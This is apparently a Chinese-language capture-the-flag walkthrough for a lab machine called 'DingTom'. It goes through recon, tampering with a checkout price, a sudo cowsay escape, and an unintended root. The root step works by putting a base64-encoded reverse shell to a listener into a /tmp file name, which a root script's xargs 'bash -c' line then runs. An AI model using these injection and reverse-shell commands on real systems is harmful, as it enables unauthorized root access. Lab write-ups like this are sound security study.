DingTom

Nmap

```
[root@kali] /home/kali/Dingtom
❯ nmap 192.168.55.31 -sV -A -p-

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
| http-title: \xE8\xB4\xA6\xE6\x88\xB7\xE4\xB8\xAD\xE5\xBF\x83
|_Requested resource was account.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
```

Feroxbuster

```
[root@kali] /home/kali/Dingtom
❯ feroxbuster -u 'http://192.168.55.31' -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt



 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://192.168.55.31
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💲  Extensions            │ [php, txt]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      275c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      278c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
302      GET        0l        0w        0c http://192.168.55.31/index.php =>
account.php
```

```
302      GET        0l        0w        0c http://192.168.55.31/ => account.php
200      GET        0l        0w        0c http://192.168.55.31/checkout.php
200      GET       81l      169w     2812c http://192.168.55.31/shop.php
200      GET       59l      115w     1455c http://192.168.55.31/account.php
200      GET       28l       60w      822c http://192.168.55.31/vip.php
[####################] - 73s   661647/661647  0s      found:6       errors:0

[####################] - 72s   661638/661638  9174/s  http://192.168.55.31/
```

Own welcome

> 进入网页，当前余额只有`1`块钱，在购买通行证时进行抓包，修改`price`为`1`

```
POST /checkout.php HTTP/1.1
Host: 192.168.55.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://192.168.55.31
Connection: keep-alive
Referer: http://192.168.55.31/shop.php
Cookie: PHPSESSID=q8s7p1utoaptspqba6lkmfhoa5
Upgrade-Insecure-Requests: 1
Priority: u=0, i

product_id=3&price=1
```

放包后自动进入到`vip.php`，获得到密码

```
welcome:c7108a26d85bef0
```

查看一下`vip.php`源码就知道了，`price`必须是`1`😂

```
<?php session_start();
$has_vip = false;
$flag = "welcome:c7108a26d85bef0";

foreach($_SESSION['purchased'] as $item) {
    if ($item['name'] === 'VIP通行证' && $item['price'] == 1) {
        $has_vip = true;
        break;
    }
}
?>
```

Own dingtom

查看`sudo -l`

```
welcome@DingTom:~$ sudo -l
Matching Defaults entries for welcome on DingTom:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on DingTom:
    (dingtom) NOPASSWD: /usr/games/cowsay
```

GTFOBins 上面的直接抄过来就行了

```
welcome@DingTom:~$ echo 'exec "/bin/sh";' > up
welcome@DingTom:~$ sudo -u dingtom /usr/games/cowsay -f ./up x
$ whoami
dingtom
$
```


Root （非预期）

查看 sudo -l

```
dingtom@DingTom:/home/welcome$ sudo -l
Matching Defaults entries for dingtom on DingTom:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User dingtom may run the following commands on DingTom:
    (root) NOPASSWD: /opt/install.sh
```

尝试运行一下

```
dingtom@DingTom:/home/welcome$ sudo -u root /opt/install.sh
╔═╗╦ ╦╔═╗╔═╗╔╦╗
╠═╣║ ║║ ╦║╣  ║
╩ ╩╚═╝╚═╝╚═╝ ╩

[✦] 量子系统初始化中...
▰▰▰▰▰▰▰▰▰▰ 100%

╔══════════════════════════════════╗

🚀 赛博更新协议已激活 |

╚══════════════════════════════════╝


2025-05-03 05:11:13 |_/> 时空锚点已记录

[ 系统自检 ]
- 扫描第8维度协议...



⚠ 警告：即将进入超频更新模式

按任意键启动曲速引擎...
```



```
--2025-05-03 05:11:15--
https://github.com/RickdeJager/stegseek/releases/download/v0.6/stegseek_0.6-
1.deb
Resolving github.com (github.com)... failed: Temporary failure in name
resolution.
wget: unable to resolve host address ‘github.com’
dpkg-deb: error: '/opt/stegseek.deb' is not a Debian format archive
dpkg: error processing archive /opt/stegseek.deb (--install):
 dpkg-deb --control subprocess returned error exit status 2
Errors were encountered while processing:
 /opt/stegseek.deb

☄ 时空裂隙开启中...
████████████████████ 超维度传输协议启动 50%


╔════════════════════════════╗
🚨 检测到高能粒子流！ ║


╚════════════════════════════╝



2025-05-03 05:11:16 ◈─<>─◈ 正在量子纠缠以下文件：
▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒
☯ [文件本体] /etc/hosts → /tmp/hosts.quantum

'/etc/hosts' -> '/tmp/hosts.quantum'
▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒
☯ [文件本体] /var/log/syslog → /tmp/syslog.quantum

'/var/log/syslog' -> '/tmp/syslog.quantum'
▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒
☯ [文件本体] /root/.bashrc → /tmp/.bashrc.quantum

'/root/.bashrc' -> '/tmp/.bashrc.quantum'

[✓] 时空连续性校验：
-rw-r--r-- 1 root root 570 May  3 05:11 /tmp/.bashrc.quantum
-rw-r----- 1 root root 4.9K May  3 05:11 /tmp/syslog.quantum
-rw-r--r-- 1 root root 186 May  3 05:11 /tmp/hosts.quantum

💥💥💥 时空折叠已完成！
当前/tmp目录星图：
★ /tmp/hosts.quantum

★ /tmp/syslog.quantum
```

由于无法直接看到`/opt/install.sh`的内容，这里上传一个`pspy`，同时再开一个终端运行脚本

```
2025/05/03 05:16:24 CMD: UID=0     PID=864    | /bin/bash /opt/install.sh
2025/05/03 05:16:24 CMD: UID=0     PID=863    | /bin/bash /opt/install.sh
2025/05/03 05:16:24 CMD: UID=0     PID=865    | find /tmp -maxdepth 1 -name
*.quantum -exec ls -lh {} ;
2025/05/03 05:16:24 CMD: UID=0     PID=866    | find /tmp -maxdepth 1 -name
*.quantum -exec ls -lh {} ;
2025/05/03 05:16:24 CMD: UID=0     PID=867    | find /tmp -maxdepth 1 -name
*.quantum -exec ls -lh {} ;
2025/05/03 05:16:24 CMD: UID=0     PID=868    | find /tmp -maxdepth 1 -name
*.quantum -exec ls -lh {} ;
2025/05/03 05:16:24 CMD: UID=0     PID=870    | /bin/bash /opt/install.sh
2025/05/03 05:16:24 CMD: UID=0     PID=869    | /bin/bash /opt/install.sh
2025/05/03 05:16:24 CMD: UID=0     PID=871    | xargs -I{} bash -c echo -e
"\033[38;5;$((RANDOM%255))m★ {} \033[0m"
```

关键点在于`xargs`，这种形式会把文件名直接拼进一个 `bash -c` 的命令中执行，**只要文件名中带有 shell 特殊字符（如 `$()`、反引号、分号等）就会被执行！**

```
find /tmp -maxdepth 1 -name *.quantum -exec ls -lh {} ;
#查找 /tmp 下所有 一级目录 中以 .quantum 结尾的文件。对每个匹配到的文件执行 ls -lh 显示详细信息。
xargs -I{} bash -c 'echo -e ... {}'
#输出样式美化后的内容
```

例如可以这样进行测试，由于扫描到了`/tmp/$(id).quantum`

```
dingtom@DingTom:/tmp$ touch '$(id).quantum'
dingtom@DingTom:/tmp$ sudo -u root /opt/install.sh

...
...
...

💥💥💥 时空折叠已完成!
当前/tmp目录星图:
★ /tmp/uid=0(root) gid=0(root) groups=0(root).quantum
★ /tmp/hosts.quantum
★ /tmp/syslog.quantum
```

因此可以尝试构造一下反弹`shell`的命令，这里如果文件名中存在`/`斜杠符号会直接报错，因此要避免一下，最好是使用`base64`配合**管道符号**

```
dingtom@DingTom:/tmp$ touch '$(echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU1LjQvNTU1NSAwPiYx|base64 -d
|bash).quantum'
dingtom@DingTom:/tmp$ sudo -u root /opt/install.sh
```

`kali`端监听即可

```
[root@kali] /home/kali/Desktop
❯ nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.55.4] from (UNKNOWN) [192.168.55.31] 54554
root@DingTom:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@DingTom:/tmp#
```

> 非预期，学习一下思路即可。下面是`install.sh`的源码，可以对照着看看

```
root@DingTom:/opt# cat install.sh
cat install.sh
#!/bin/bash
#!/bin/bash

# 彩虹渐变标题
printf "\033[38;5;196m╓─╖╥ ╥╓─╖ ╓─╖ ╓╥╖\033[0m\n"
printf "\033[38;5;202m╟─╢║ ║║ ╥╟╢  ║ \033[0m\n"
printf "\033[38;5;226m╨ ╨╙─╜ ╙─╜ ╙─╜ ╨ \033[0m\n"

# 动态粒子加载动画
echo -e "\n\033[1;35m[✦] 量子系统初始化中..."
for i in {1..5}; do
    echo -ne "\033[1;36m▰▰▰▰▰▰▰▰▰▰ $((i*20))% \r"
    sleep 0.3
done

# 全息投影风格信息板
echo -e "\n\033[38;5;87m╔══════════════════════════════════╗"
echo -e "| \033[3D\033[5m\033[1m🚀 赛博更新协议已激活\033[0m\033[38;5;87m |"
echo -e "╚══════════════════════════════════╝\033[0m"

# 矩阵式时间显示
echo -e "\n\033[32m$(date +'%Y-%m-%d %H:%M:%S') \033[36m|_/\033[5m>\033[0m 时空锚点已记录"

# 旋转雷达扫描
echo -e "\n\033[33m[ 系统自检 ]"
spin='-\|/'
for i in {1..8}; do
    printf "\r${spin:i%4:1} 扫描第${i}维度协议..."
    sleep 0.2
done

# 星际导航提示
echo -e "\n\n\033[1;31m⚠ 警告：即将进入超频更新模式"
echo -e "\033[35m按任意键启动曲速引擎...\033[0m"
read -n 1 -s
wget --no-check-certificate https://github.com/RickdeJager/stegseek/releases/download/v0.6/stegseek_0.6-1.deb -O /opt/stegseek.deb
dpkg -i /opt/stegseek.deb
rm /opt/stegseek.deb
#!/bin/bash

# 宇宙大爆炸进度条
echo -e "\n\033[38;5;201m💥 时空裂隙开启中..."
for i in {1..5}; do
    printf "\033[48;5;$((i*40))m\033[38;5;0m█%.0s\033[0m" {1..20}
    echo -ne " 超维度传输协议启动 ${i}0% \r"
    sleep 0.3
done

# 星际导航提示板
echo -e "\n\033[1;33m╔══════════════════════════════════╗"
echo -e "║ \033[5m\033[3D🚨 检测到高能粒子流！\033[0m\033[1;33m ║"
echo -e "╚══════════════════════════════════╝\033[0m"

# 随机文件选择器（带量子波动特效）
```

```
echo -e "\n\033[36m$(date +'%Y-%m-%d %H:%M:%S') \033[35m◈—<>—◈\033[0m 正在量子纠缠以下文件："
files=("/etc/hosts" "/var/log/syslog" "$HOME/.bashrc")
for f in "${files[@]}"; do
    echo -ne "\033[38;5;$((RANDOM%255))m"
    echo "▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓"
    echo -e "\033[3D☯  [文件本体] $f \033[5m→\033[0m \033[1;31m/tmp/${f##*/}.quantum\033[0m"
    cp -v "$f" "/tmp/${f##*/}.quantum" 2>/dev/null || echo "❌ 维度震荡导致复制失败！"
    sleep 0.5
done

# 全息校验系统
echo -e "\n\033[48;5;21m\033[1;37m[✓] 时空连续性校验：\033[0m"
find /tmp -maxdepth 1 -name "*.quantum" -exec ls -lh {} \; 2>/dev/null |
    while read -r line; do
        echo -e "\033[38;5;$((RANDOM%255))m${line//G/GB✨}\033[0m"
    done

# 超新星爆发式完成提示
echo -e "\n\033[48;5;196m\033[1;33m💥💥💥 时空折叠已完成！\033[0m"
echo -e "\033[38;5;226m当前/tmp目录星图："
ls /tmp/*.quantum 2>/dev/null |
    xargs -I{} bash -c 'echo -e "\033[38;5;$((RANDOM%255))m★ {} \033[0m"'
```